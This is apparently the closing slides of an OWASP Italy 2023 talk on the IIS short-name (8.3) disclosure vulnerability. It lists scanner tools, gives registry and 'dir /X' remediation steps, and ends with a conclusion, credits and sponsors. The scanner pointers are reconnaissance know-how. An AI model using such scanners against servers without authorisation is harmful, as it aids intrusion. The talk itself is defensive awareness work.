
More automation tools

- Original Java IIS ShortName Scanner by @irsdl
<https://github.com/irsdl/IIS-ShortName-Scanner>
- New Go scanner by @sw33tLie
<https://github.com/sw33tLie/sns>
- Innovative Go scanner by @Bitquark
<https://github.com/bitquark/shortscan>

Remediation

1: Disable the 8.3 file and directory names creation by setting the following RegKey to “1”:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisable8dot3NameCreation



Remediation

2: Manually remove short names already present in the filesystem
use the command “dir /X” to show them

```
C:\Users\user\Desktop\SecureBank\src\SecureBank>dir /X
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: F6A2-4842

Directory di C:\Users\user\Desktop\SecureBank\src\SecureBank

16/03/2023 17:48    <DIR>          .
16/03/2023 17:48    <DIR>          ..
16/03/2023 17:42           9 DOCKER~1   .dockerignore
16/03/2023 17:42        1.938 APPSET~1.JSO appsettings.Development.json
16/03/2023 17:42        156 APPSET~3.JSO appsettings.json
16/03/2023 17:42        1.212 APPSET~2.JSO appsettings.Production.json
16/03/2023 17:42    <DIR>          AUTHOR~1 Authorization
16/03/2023 17:48    <DIR>          bin
01/04/2023 01:04    <DIR>          CONTRO~1 Controllers
16/03/2023 17:42    <DIR>          Ctf
16/03/2023 17:42    <DIR>          DAL
16/03/2023 17:42           491 DOCKER~2 Dockerfile
16/03/2023 17:53    <DIR>          DOCUME~1 Documents
01/04/2023 01:12           23 ENTRYP~1.SH entrypoint.sh
16/03/2023 17:42    <DIR>          Filters
16/03/2023 17:42    <DIR>          Helpers
16/03/2023 17:42    <DIR>          INTERF~1 Interfaces
16/03/2023 17:42    <DIR>          Models
16/03/2023 17:42           2.628 NLOG~1.CON nlog.config
16/03/2023 17:49    <DIR>          obj
16/03/2023 17:42           1.848 Program.cs
16/03/2023 17:42    <DIR>          PROPER~1 Properties
16/03/2023 17:42           1.883 SECURE~1.CSP SecureBank.csproj
16/03/2023 17:42    <DIR>          SECURE~1 Securefiles
01/04/2023 00:51    <DIR>          Services
16/03/2023 17:42           9.883 Startup.cs
16/03/2023 17:42    <DIR>          Views
16/03/2023 17:42    <DIR>          wwwroot
10 File            20.071 byte
18 Directory       1.453.481.984 byte disponibili

C:\Users\user\Desktop\SecureBank\src\SecureBank>
```

Conclusion

As of today, despite eleven years having passed since its public disclosure, there is no official fix provided by Microsoft, so the remediation is still a manual “workaround”

For this reason, despite the issue being old, it is still a widespread and common vulnerability in IIS web servers

Conclusion

The goal of this talk is to spread awareness of this vulnerability, that despite the years passed is still here, hoping that Microsoft will finally provide a valid fix for it

Credits

Thanks to the legend Soroush ‘irsdl’ Dalili
the discoverer of this vulnerability

Thank you to our sponsors



Contrast
SECURITY




Qualys.



SecureFlag





OWASP 2023
I T A L Y D A Y